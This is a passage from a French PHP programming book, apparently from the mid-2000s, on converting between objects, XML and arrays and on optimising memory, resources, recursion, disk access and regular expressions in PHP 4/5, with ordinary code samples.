Nous avons vu que les classes peuvent se manipuler comme des Lego. Une fois que vous avez l'habitude de les utiliser dans vos projets, de nombreuses portes s'ouvrent à vous, notamment celles de la modélisation (chapitres 8 et 9) et des motifs de conception (chapitre 10).

> **À RETENIR Qu'est-ce qu'un motif de conception (design pattern) ?**
>
> Les motifs de conception ou *design patterns* sont nés d'un constat : les développeurs habitués à la programmation objet se retrouvaient fréquemment avec les mêmes types de problèmes et les mêmes types d'architectures pour régler ces problèmes. Il a alors été décidé de répertorier ces petits assemblages d'objets et de les étudier pour les optimiser et mieux les connaître.
>
> Le chapitre 10 de cet ouvrage est consacré aux motifs de conception.

Passer d'une méta-structure à une autre

Afin d'exploiter le meilleur de nos trois méta-structures, il peut être utile de pouvoir passer de l'une à l'autre. Nous allons aborder dans cette section les différentes possibilités de passage, en mentionnant les outils existants et les implémentations possibles de solutions.

Des objets aux documents XML

Utilité

Transformer un objet en document XML est parfois utile pour faire du stockage d'informations ou de l'affichage d'objets. Par exemple, l'affichage d'un produit peut passer par une transformation de l'objet « entité » correspondant en XML puis une transformation XSLT.





Figure 11–17
De l'objet au document XML



Outils existants

Les outils suivants sont disponibles au sein de la plate-forme PHP et effectuent des transformations d'objets en documents XML.

Tableau 11–7 Outils existants pour passer des objets aux documents XML

Outil	Description	Utilité de la transformation
WDDX	Permet de sérialiser des données, dont des objets. Les données sérialisées peuvent ensuite être désérialisées (restituées).	Ici, la sérialisation d'un objet en document XML permet le transfert et le stockage de ses structures, ce qui ne serait pas possible en l'état.
SOAP/XML-RPC	SOAP et XML-RPC sont des protocoles de services web basés sur le format XML.	Les données échangées entre deux entités d'un service web sont souvent des objets représentant des requêtes élaborées et des données métier. Ces objets doivent être traduits au format SOAP ou XML-RPC pour être transmis.
Les moteurs de templates (Smarty, etc.)	Un moteur de templates construit un document texte à partir d'un modèle et de données. Ce document texte peut être un document XML si le modèle s'y prête.	La construction de documents XML à partir d'un ou plusieurs objets via les templates offre énormément de possibilités et reste très abordable en terme de simplicité de mise en œuvre.

Implémentations possibles

Via les moteurs de templates

Comme nous l'avons vu au travers de la liste des outils existants, les moteurs de templates construisent toutes sortes de documents textes à partir de variables PHP. Cette

solution souple et facile à mettre en œuvre est adaptée à des applications basées sur des formats XML (DTD) propriétaires.

En revanche, la transformation effectuée avec ce procédé ne peut exploiter que les données accessibles d'un objet. Les valeurs d'attributs privés ne peuvent être récupérées si l'objet ne possède pas un mécanisme pour cela. La structure de la classe dont est issu l'objet ne peut être obtenue que par l'API de réflexion.

Via introspection par l'API de Réflexion

Cette extension un peu particulière donne des informations sur la structure d'une classe. Elle ne permet pas en revanche d'effectuer une instrospection sur des objets.

Ce mécanisme est utile pour produire de la documentation sur un code source (transformation au format docbook par exemple) ou pour élaborer un protocole qui transmet le mode d'emploi d'un objet à une entité extérieure, au même titre que WSDL.

En utilisant la méthode magique __toString

Cette méthode magique est appelée lorsque l'on veut afficher un objet. Vous devez pour cela l'implémenter dans la classe correspondante. L'exemple suivant montre comment mettre en œuvre ce mécanisme.

Exploiter la méthode magique `__toString` pour fournir du XML

```
<?php

class BookList {

    function __set($property, $value) {
        $this->$property = $value;
    }

    function __toString() {
        $ret_val = "<books>\n";
        foreach ($this AS $key => $value) {
            $ret_val .= "  <book>\n";
            $ret_val .= "    <id>$key</id>\n";
            $ret_val .= "    <name>$value</name>\n";
            $ret_val .= "  </book>\n";
        }
        $ret_val .= "</books>";
        return $ret_val;
    }
}
```

```
header("Content-type: text/xml");
$books = new BookList();
$books->b1 = "PHP 5 Avancé";
$books->b2 = "Best Practices PHP";
print $books;

?>
```

Ce code envoie les données suivantes au navigateur

```
<books>
  <book>
    <id>b1</id>
    <name>PHP 5 Avancé</name>
  </book>
  <book>
    <id>b2</id>
    <name>Best Practices PHP</name>
  </book>
</books>
```

Des objets aux tableaux

Utilité

Transformer un objet en tableau se voit rarement. Il est difficile et peu utile de traduire les caractéristiques d'un objet dans un tableau. Cela s'envisage quelquefois pour des opérations spéciales visant à profiter des possibilités offertes par les tableaux pour manipuler des données.

Par exemple, si vous souhaitez mettre en place un outil destiné à extraire la structure des classes contenues dans votre application afin de faire des vérifications de style ou de reproduire des diagrammes UML, cette opération peut être envisagée.

Outils existants

Mise à part l'API de réflexion qui extrait la structure des classes, méthodes, attributs et fonctions, aucun outil spécifique à l'heure actuelle ne permet de transformer des objets en des tableaux.




Figure 11–18
De l'objet au tableau

Implémentations possibles

La traduction facile d'un objet en tableau implique la transmission par l'objet d'une introspection de lui-même. Cela peut être réalisé par exemple en déclarant une classe abstraite d'instrospection `Instrospect` chargée de transmettre le rapport d'instrospection via une méthode spéciale.

En revanche, s'il ne s'agit que de récupérer la structure des classes et de leurs constituants (méthodes, attributs), l'API de réflexion de PHP 5 suffit.

Cette opération peut également être mise en place de manière explicite avec la méthode magique `__toString()` comme nous l'avons vu dans la section précédente avec XML.

Des documents XML aux tableaux

Utilité

À partir de données stockées ou transmises via XML, il est parfois utile d'effectuer des transformations en structures plus faciles à exploiter à travers des tableaux. C'est à cela que répondent des outils comme WDDX, SOAP à travers les services web ou SAX pour des applications spécifiques.




Figure 11–19
Du document XML au tableau

À RETENIR Le format .ini

Il existe un format de stockage de paramètres non XML qui est très utile pour gérer des fichiers de configuration. Le format `.ini`, utilisé notamment dans le fameux fichier `php.ini`, est pratique à exploiter et très facile à passer en tableau. Pour cela, une fonction pratique existe : `parse_ini_file()`.

▸ http://www.php.net/manual/fr/function.parse-ini-file.php

Outils existants

Les outils suivants sont disponibles au sein de la plate-forme PHP et effectuent des transformations de documents XML en tableaux.

Implémentations possibles

L'outil passe-partout pour faire de la transformation XML en tableaux est SAX. Son seul inconvénient est qu'il n'est pas toujours agréable à mettre en œuvre. DOM et SimpleXML permettent aussi d'élaborer les mécanismes de création de tableaux à leur manière. Nous reviendrons sur ces deux outils dans la section suivante consacrée aux passages de documents XML vers les objets.

Tableau 11–8 Outils existants pour passer des documents XML aux tableaux

Outil	Description	Utilité de la transformation
WDDX	Permet de sérialiser et désérialiser des données. Les données sont sérialisées en XML puis restituées sous forme de tableaux (ou d'objets, dans une certaine mesure).	C'est l'opération de désérialisation qui nous intéresse ici. Elle tient compte d'un format XML spécial décrit par la DTD de la norme WDDX.
SOAP/ XML-RPC	SOAP et XML-RPC sont des protocoles de service web basés sur le format XML.	Il est envisageable de faire de la transmission de tableaux via les services web SOAP ou XML-RPC.
SAX	Cet outil est un parseur séquentiel basé sur un système de handlers.	Il est possible grâce à ce parseur de générer des tableaux spécifiques à partir de données XML. Il existe également une fonction qui transforme un document XML en deux tableaux contenant d'un côté des données et de l'autre des pointeurs qui assurent les relations entre les données.

Des documents XML aux objets

Utilité

Plusieurs outils permettent de transformer des documents XML spécifiques en objets : SOAP, XML-RPC et WDDX entre autres. Créer des objets à partir de documents XML a beaucoup d'applications pratiques. L'idée générale est de créer à partir d'un flux XML des entités compatibles avec le système d'information de l'application ou de l'infrastructure réceptrice.




Figure 11–20
Du document XML à l'objet

Le format XML permet de stocker des données aussi complexes soient-elles. De la simple transmission de données à un système de génération de code complet, tout est permis.

Outils existants

Les outils suivants sont disponibles au sein de la plate-forme PHP et effectuent des transformations de documents XML en objets.

Tableau 11–9 Outils existants pour passer des documents XML aux objets

Outil	Description	Utilité de la transformation
WDDX	Permet de sérialiser et désérialiser des données.	La désérialisation d'objets avec WDDX restitue la structure et les données.
SOAP/ XML-RPC	SOAP et XML-RPC sont des protocoles de service web basés sur le format XML.	La réception de données via SOAP peut se faire sous forme d'objets si la description du service le permet.
DOM/ SimpleXML	Ces outils sont des parseurs qui transforment un flux XML en une succession d'objets.	La transformation d'un flux XML en objets DOM simplifie la navigation. Le principe de fonctionnement de ces deux outils a été expliqué dans ce chapitre.

Implémentations possibles

De multiples applications sont envisageables. Les parseurs XML tels que DOM, SimpleXML ou SAX sont de bons outils pour créer des objets à partir de documents XML spécifiques.

En Java, de nombreux outils utilisent le XML comme structure de base pour leurs données et leur configuration. Pour des applications web en PHP, mettre en place un langage intermédiaire basé sur XML est à double tranchant.

D'une part, le format XML doit être lu, analysé et transformé ; cela demande des ressources et prend du temps. D'autre part, l'abondance de fichiers XML n'est pas forcément très facile à exploiter à la main.

Les fichiers `.ini` sont une bonne alternative aux fichiers de configuration XML et si vous souhaitez faire du stockage de données structurées, une bonne API de génération de code devient souvent beaucoup plus performante que du XML. Nous aborderons ce sujet en détail au chapitre 14 dans la section « Génération de code ».

Des tableaux aux objets

Utilité

Ce passage du format tableau au format objet se voit rarement. Cependant, il est utile pour transformer des données plates en objets « entités » ou pour construire des objets dynamiquement.




Figure 11–21
Du tableau à l'objet

Outils existants

À l'heure actuelle, il n'existe pas d'extension ou de fonction permettant de générer des objets à partir de tableaux. Cette opération est rare et effectuée uniquement dans des cas bien précis. Un exemple vulgarisé d'implémentation est disponible dans la section suivante.

Implémentations possibles

Voici un exemple minimal d'implémentation permettant de transformer en classe un tableau formaté selon des règles bien précises. Ce genre d'algorithme peut servir à construire des objets à la volée dans le cadre d'un protocole spécifique de génération de code.

Une fonction minimale qui transforme un tableau spécifique en classe

```
// Cette fonction transforme un tableau en classe.
function array2class($tab) {
    $class = 'class '.$tab['class_name'].'{';
    foreach ($tab['attrs'] AS $attr => $content) {
        $class .= $content['scope'].' $'.$attr;
        if (isset($content['value'])) {
            $class .= ' = "'.$content['value'].'"';
        }
        $class .= '; ';
    }
    foreach ($tab['methods'] AS $method => $content) {
        $class .= $content['scope'].' function ';
        $class .= $method.'(';
        $separator = '';
        foreach ($content['params'] AS $param => $val) {
            $class .= $separator.'$'.$param;
            $class .= $val ? ' = "'.$val.'"' : '';
        }
        $class .= ') {'.$content['code'].'} ';
    }
    $class .= '}';
    return $class;
}

// Définition de la classe "EyrollesProduct"
$display_code  = 'echo $this->productName."';
$display_code .= ' price : ".$price." euros\n";';
$class['class_name'] = 'EyrollesProduct';
$class['attrs']['productType']['scope'] = 'private';
$class['attrs']['productType']['value'] = 'book';
$class['attrs']['productName']['scope'] = 'private';
$class['attrs']['productName']['value'] = 'PHP B.P.';
$class['methods']['display']['scope']   = 'public';
$class['methods']['display']['code']    = $display_code;
$class['methods']['display']['params']['price'] = '';
```

```
// Création de la classe et test
eval(array2class($class));
$eyrollesProduct = new EyrollesProduct();
$eyrollesProduct->display(35);
```

Le code précédent affiche les données suivantes

```
PHP B.P. price : 35 euros
```

Des tableaux aux documents XML

Utilité

Les tableaux, outils très pratiques de manipulation de données en PHP, sont souvent utilisés pour générer des documents XML. Le tableau sera ici un format de transition permettant une manipulation aisée de données provenant par exemple d'un client SOAP ou d'une base de données.

Implémenter la transformation des données d'un tableau en un format XML de son choix est extrêmement facile. Il existe peu d'extensions réalisant cette opération. En revanche, beaucoup de scripts PHP permettent des générations de flux XML spécifiques, comme RSS ou ATOM.




Figure 11–22
De l'objet au document XML

Outils existants

Les outils suivants sont disponibles au sein de la plate-forme PHP et effectuent des transformations de tableaux en documents XML.

Tableau 11–10 Outils existants pour passer des tableaux aux documents XML

Outil	Description	Utilité de la transformation
WDDX	Permet de sérialiser des données, dont des tableaux.	Ici, la sérialisation d'un tableau en document XML permet le transfert et le stockage de ses structures.
SOAP/ XML-RPC	SOAP et XML-RPC sont des protocoles de service web basés sur le format XML.	Les données échangées entre deux entités d'un service web peuvent être des tableaux, qui doivent être traduits au format SOAP ou XML-RPC pour être transmis.
Les moteurs de templates (Smarty, etc.)	Un moteur de templates construit un document texte à partir d'un modèle et de données. Ce document texte peut être un document XML si le modèle s'y prête.	La construction de documents XML à partir de tableaux via les templates offre énormément de possibilités et reste très abordable en terme de simplicité de mise en œuvre.

Implémentations possibles

L'implémentation la plus courante est celle du template XML qui génère un document en itérant sur un ou plusieurs tableau(x). Par exemple, un tableau contenant une liste d'actualités sera transformé très simplement en flux RSS à travers ce procédé.

12

Assurer la qualité d'un développement PHP

Ce chapitre est un zoom sur le développement. Savoir mettre en place une bonne architecture logicielle, connaître son environnement d'exécution, maîtriser les formalismes comme UML/Merise ne suffisent pas à se prétendre bon développeur.

Le développement efficace, c'est également des réflexes simples basés sur l'expérience et une parfaite maîtrise des possibilités offertes par PHP.

Dans un premier temps, c'est sur les petits réflexes d'optimisation que nous allons nous concentrer. Nous verrons précisément comment maîtriser le comportement de la mémoire et des ressources, comment exploiter les exceptions, les chaînes de caractères et les boucles.

Nous nous intéresserons ensuite aux tests unitaires. Nous verrons ce qu'ils peuvent apporter à une application PHP et comment les exploiter pour gagner du temps et de la fiabilité.

Réflexes simples d'optimisation

Ces réflexes concernent la partie codage. Ils ne sont pas tous mentionnés ici. Acquérir de bons réflexes algorithmiques associés à une bonne connaissance interne de PHP est préférable à l'apprentissage par cœur d'une liste de recettes. C'est pourquoi nous n'hésiterons pas à faire référence au « pourquoi du comment » dans ce chapitre.

Ménager l'utilisation de la mémoire

Pourquoi les serveurs web ont-ils besoin de beaucoup de mémoire RAM ?

Toute requête effectuée par un client sollicite de la mémoire : la requête est placée *dans la mémoire*, puis un algorithme PHP associé est mis *dans la mémoire* pour être parsé et compilé (à la volée) sous forme d'opcodes (langage machine) stockés eux aussi *dans la mémoire*. L'algorithme se déroule, toutes les variables et les objets déclarés sont conservés *dans la mémoire*, la session est placée *dans la mémoire*, toutes les écritures dans les fichiers ou bases de données font l'objet de tampons, encore *dans la mémoire*. Puis, à la fin de notre requête utilisateur, si certaines connexions (fichier, base de données) ne sont pas fermées, elles restent *dans la mémoire*.

Tout cela vous montre que la mémoire est très sollicitée et qu'il est important de savoir la ménager.

Dites-vous bien que si votre code fonctionne sur votre serveur personnel, cela ne garantit pas qu'il supportera la charge sur un serveur de production. Passons à quelques bonnes pratiques de ménagement de la mémoire !

include, require

Il existe une solution simple pour s'abstraire de l'utilisation fastidieuse des dépendances : utiliser `include_once`, `require_once` le plus souvent possible, créant ainsi une grande chaîne. Cependant, nous l'avons vu précédemment : PHP est interprété et la phase d'interprétation, sans optimiseur d'opcodes, n'économise pas les ressources.

- Évitez d'accumuler trop de `include`, `require`. Ils sont traités indépendamment et provoquent à chaque fois une interprétation des fichiers. Les développeurs de PHP recommandent de ne pas dépasser 5 ou 6 niveaux d'`include`.
- Regroupez vos fonctions par utilisation, de manière à réduire les inclusions et à privilégier la séparation du code. Inclure peu de petits fichiers est mieux qu'inclure beaucoup de petits fichiers ou peu de gros fichiers.

À RETENIR Quelle est la différence entre include, require, include_once, require_once ?

En ce qui concerne les performances, l'utilisation de l'un ou de l'autre ne change pas grand chose. La seule différence entre `include` et `require` est au niveau de la gestion des erreurs. L'utilisation de `require` engendrera une erreur fatale bloquante tandis que `include` provoquera seulement un *warning*.

`include_once` et `require_once` n'engendrent pas d'erreur si vous tentez d'inclure deux fois le même fichier. En revanche, l'utilisation de ces fonctions n'est pas toujours recommandée car vous risquez de ne plus maîtriser le chaînage de vos fichiers et d'inclure des données inutiles.

Intéressez-vous également à la méthode magique `__autoload()` qui permet une gestion transparente des inclusions de fichiers contenant des classes.

Passage par valeur ou par référence ?

Passer une valeur ou une référence à une fonction ou à une variable consiste respectivement à « dupliquer » ou à passer une adresse. La différence est fondamentale et lourde de conséquences, que ce soit sur les performances ou sur le comportement.

En PHP 4, les passages par défaut se font toujours par valeur. En PHP 5 en revanche, les variables contenant des objets sont par défaut passées par référence et les autres sont toujours passées par valeur.

Passages par valeur et par référence

```
// PHP 4 : ces variables sont passées par valeur :
// elles sont dupliquées.
my_function($var_type_elem, $var_object);
$var_target = $var_source;

// PHP 5 : les variables de types non objet sont
// passées par valeur, les autres par référence.
my_function($var_type_elem, $var_object);
$var_target = $var_source; // est un objet.

// PHP 4 : modifications pour que le comportement
// soit équivalent à celui de PHP 5.
my_function($var_type_elem, &$var_object);
$var_target = &$var_source;
```

À RETENIR Les passages par valeur et par référence sont aussi performants… qu'est-ce que cela veut dire ?

Les développeurs de PHP ont beaucoup réfléchi sur la manière dont la plate-forme gère la mémoire et les ressources. Dans le cas du passage par copie, le contenu n'est pas dupliqué tout de suite, mais seulement lorsqu'il y a besoin de la copie, en l'occurrence lorsqu'il y a écriture.

```
// Copie de la chaîne "Hello !" dans la
// variable nommée $var1. Le compteur
// de référence de "Hello !" est à 1.
$var1 = "Hello !";

// Assignation de la chaîne "Hello !" à
// la variable nommée $var2 par l'intermédiaire
// de $var1. Le compteur de référence de
// "Hello !" passe à 2.
$var2 = $var1;

// Copie de la chaîne "Bonjour !" dans la
// variable nommée $var1. $var1 est détachée
// du contenu "Hello !" qui voit son compteur
// de référence décrémenté à 1.
$var1 = "Bonjour !";

// Copie de la chaîne "Au revoir !" dans la
// variable nommée $var2. Le compteur de
// référence de "Hello !" passe à 0, "Hello !"
// est retiré de la mémoire.
$var2 = "Au revoir !";
```

Remarque : la structure C qui représente une variable PHP contient un *compteur de référence* (`refcount`) dont le rôle est de gérer la présence des données dans la mémoire. Vous trouverez plus loin dans ce chapitre une explication détaillée de cette structure importante du langage.

Exploiter les mécanismes de mémoire partagée

Si de nombreuses requêtes exploitent les mêmes ressources, il peut être utile de partager du contenu ou des objets en mémoire. Cela accélère les traitements et économise l'utilisation de la mémoire.

Il existe pour cela plusieurs solutions possibles en fonction de vos besoins. La première permet de mettre en mémoire partagée des chaînes de caractères par l'intermédiaire de fonctions « bas niveau ». La seconde, que nous allons voir ici, permet d'y mettre des variables, dont des objets.

Pour exploiter ce mécanisme, nous devons utiliser l'extension APC (Alternative PHP Cache), un outil de mise en cache fiable qui comporte des fonctions de cache mémoire pour les variables. Cette installation sera décrite à la fin du chapitre 14.

Mettre un objet en mémoire partagée

```
// Construction d'un objet à mettre en mémoire.
class Page { public $content; }
$page = new Page();
$page->content = array('Test de mémoire partagée.',
                       'Ce texte est stocké en mémoire !');

// Mise en mémoire de l'objet.
apc_store('page', $page);

// Dans un autre fichier, on peut récupérer notre
// objet pour l'utiliser.
$page = apc_fetch('page');
var_dump($page);

// N'oubliez pas d'enlever cet objet de la mémoire
// lorsque vous en avez plus besoin !
apc_delete('page');
apc_clear_cache();
```

La fonction `var_dump()` renvoie notre objet comme prévu

```
object(Page)#1 (1) {
  ["content"]=>
  array(2) {
    [0]=>
    string(25) "Test de mémoire partagée."
    [1]=>
    string(32) "Ce texte est stocké en mémoire !"
  }
}
```

> **À RETENIR Attention à l'écriture en mémoire !**
>
> Une écriture en mémoire crée un verrou qui empêche la lecture. Si votre objet doit être modifié souvent, vous réfléchirez à la solution de partage dans la mémoire. Les fonctions APC ont été prévues pour mettre en place un cache efficace en lecture mais ne sont pas encore un mécanisme robuste de gestion des segments de mémoire partagée (IPC) entre les différents processus générés par PHP.

Si vous décidez d'utiliser un mécanisme de mémoire partagée, il est important de le configurer correctement. Pour cela, lisez attentivement la section qui concerne l'installation et l'utilisation d'APC à la fin du chapitre 14.

Maîtriser la récursivité

Un algorithme récursif rend parfois de grands services. Un des exemples les plus courants est celui du parcours de répertoires, qui grâce à un algorithme récursif se fait très simplement. En revanche, ce genre d'algorithme est des plus gourmands en mémoire.

Lorsque vous rédigez une fonction récursive, faites attention à plusieurs choses :

- Libérez un maximum de mémoire avant l'appel de récursivité.
- Privilégiez les passages par référence des variables.
- Utilisez des variables statiques dans les fonctions récursives autant que possible.
- Prévoyez le cas de la boucle sans fin.

Quelques exemples plus ou moins recommandés de récursivité

```
// Je suis gourmand en ressources.
function rec_count($value, $max = 100) {
    if ($value <= $max) {
        $history .= $value.' '.rec_count($value + 1, $max);
    }
    return $history;
}
rec_count(1, 1000);

// Je fais la même chose mais je suis moins gourmand.
function rec_count($value, $max = 100) {
    static $history = '';

    if ($value <= $max) {
        $history .= $value.' ';
        rec_count($value + 1, $max);
    } else {
        return $history;
    }
}
rec_count(1, 1000);
```

Ménager l'utilisation des ressources

Tout ordinateur possède ses limites, à commencer par la charge admissible par le ou les micro-processeur(s). Viennent ensuite la taille des disques, la vitesse des bus, du réseau et des périphériques, les caractéristiques de la configuration réseau et du serveur dont PHP dépend.

Toute action a un coût. Un simple `echo` peut provoquer un enchaînement de plusieurs milliers d'instructions élémentaires. À notre échelle, cela nous paraît rapide, mais il faut prévoir que ces actions s'accumulent avec la complexité du code, sa qualité et la charge du serveur.

Être conscient des ressources que consomme chaque action effectuée dans un algorithme est déterminant. Pour cela, il vous faut deux choses : de bons réflexes et de bons outils. Commençons dès à présent par les bons réflexes...

Écriture sur disque

Les accès disque sont particulièrement lents. Le disque est un élément mécanique qui nécessite pour l'écriture et la lecture des actions physiques et des verrouillages. Limiter les accès disque est fondamental si vous envisagez de rendre votre application performante.

Optimisation de l'écriture sur disque

Si vous devez tout de même écrire sur le disque, sachez que ces opérations sont partagées entre plusieurs processus. Plus vos accès disque sont morcelés et espacés dans le temps lors de l'exécution d'une requête, plus vos performances seront basses.

Regroupez autant que possible dans le temps les opérations qui entraînent des accès disque. N'effectuez aucune autre opération que la lecture ou l'écriture entre `fopen` et `fclose`. Si vous devez lire ou écrire des fichiers en entier, utilisez des fonctions comme `file`, `file_get_contents` ou `file_put_contents` qui effectuent les ouvertures et fermetures de fichiers pour vous.

Une session engendre également des accès disque et des verrouillages. Ne laissez pas de session ouverte sur toute la durée d'une requête ; faites appel à `session_write_close()` le plus tôt possible.

Alternative : la lecture et l'écriture en mémoire

Comme nous l'avons vu dans la section qui concerne la mémoire partagée, certaines fonctions permettent de lire et d'écrire en mémoire. C'est le cas par exemple des fonctions `shmop`, `APC` et de l'extension du SGBD `SQLite`.

La lecture et l'écriture en mémoire sont plus rapides que sur disque. En revanche, la taille de la mémoire est beaucoup plus limitée. Si vous dépassez la capacité de la mémoire RAM, soit la mémoire *swap* (extension de la RAM sur le disque) prend le relais, soit votre script est arrêté pour manque de ressources.

Une base SQLite en mémoire

```
// Création d'une nouvelle base dans la mémoire.
$db = new SQLiteDatabase(':memory:');
// Création d'une table et insertion de valeurs.
$db->query(
 "BEGIN;
  CREATE TABLE log(id      INTEGER PRIMARY KEY,
                   time    TIME,
                   message VARCHAR(100));
  INSERT INTO log (time, message)
    VALUES ('".date('H:i:s')."', 'Premier message.');
  INSERT INTO log (time, message)
    VALUES ('".date('H:i:s')."', 'Deuxième message.');
  COMMIT;"
);
// Exécution d'une requête SELECT.
$result = $db->query('SELECT * FROM log');
while ($result->valid()) {
    print_r($result->current(SQLITE_ASSOC));
    $result->next();
}
// Déconnexion (facultatif)
unset($db);
```

Résultat du script précédent

```
Array
(
    [id] => 1
    [time] => 23:17:23
    [message] => Premier message.
)
Array
(
    [id] => 2
    [time] => 23:17:23
    [message] => Deuxième message.
)
```

Utilisation des expressions régulières

Problème de l'utilisation systématique

Les expressions régulières sont très pratiques. Elles permettent de manipuler les chaînes de caractères de manière très ingénieuse. En revanche, ceux qui savent bien s'en servir ont du mal à s'en passer et oublient qu'il existe de nombreuses fonctions en PHP qui pourraient s'y substituer.

Une expression régulière est analysée, digérée et exécutée par un sous-système qui, bien que fiable, n'égale pas les performances des petites fonctions natives. Prenez le temps de connaître ce que peuvent faire les fonctions de manipulation de chaînes de caractères, cela vous évitera de systématiser l'utilisation de `ereg`, `ereg_replace`, `preg_replace`, etc.

Utilisation excessive des expressions régulières

```
// Expression régulière (lent)
echo ereg_replace('^.*/([^/]+)\.php$', '\1', __FILE__);

// Fonction native (rapide)
echo basename(__FILE__, '.php');
```

Optimiser une expression régulière

Le premier choix à faire sera celui de la fonction qui analysera votre expression. Il existe deux catégories de fonctions : les POSIX (`ereg`, `eregi`, `ereg_replace`, `eregi_replace`, `split`, `spliti`) et les PCRE (`preg_grep`, `preg_quote`, `preg_match`, `preg_match_all`, `preg_replace`, `preg_replace_callback`).

Généralement, les fonctions PCRE sont plus performantes et complètes que les fonctions POSIX. Si vous n'avez pas choisi votre camp, préférez PCRE.

Enfin, vient l'écriture de l'expression proprement dite. Nous ne pourrons pas détailler ici l'art et la manière d'affiner vos expressions ; il y a de nombreux ouvrages pour cela. En revanche, voici quelques bons trucs à savoir :

- **Les délimiteurs** (`^`, `$`, `\b`, `\d`, `\w`, etc.) sont acteurs de l'étendue des possibilités offertes par les expressions régulières.
- **Les différents symboles possibles** (`*`, `.`, `+`, `?`, `[[:digit:]]`, `[...-...]`, etc.) et leur comportement sont regroupés en plusieurs catégories :
- les délimiteurs (`^`, `$`, `.`),
- les quantificateurs (`*`, `+`, `?`),
- les intervalles de reconnaissance (`{...,...}`),
- les classes de caractères (`[...-...]`),

- les classes prédéfinies (`[[:space:]]`, etc.)
- et l'alternative (`|`).

RÉFÉRENCES Pour apprendre les expressions régulières et se perfectionner

Il existe de nombreux ouvrages consacrés à cela. Parmi eux :

- *Maîtrise des expressions régulières*, de Jeffrey E. F. Friedl aux éditions O'Reilly
- *PHP 5 Avancé*, chapitre consacré aux expressions régulières, de Cyril Pierre de Geyer et Éric Daspet aux éditions Eyrolles

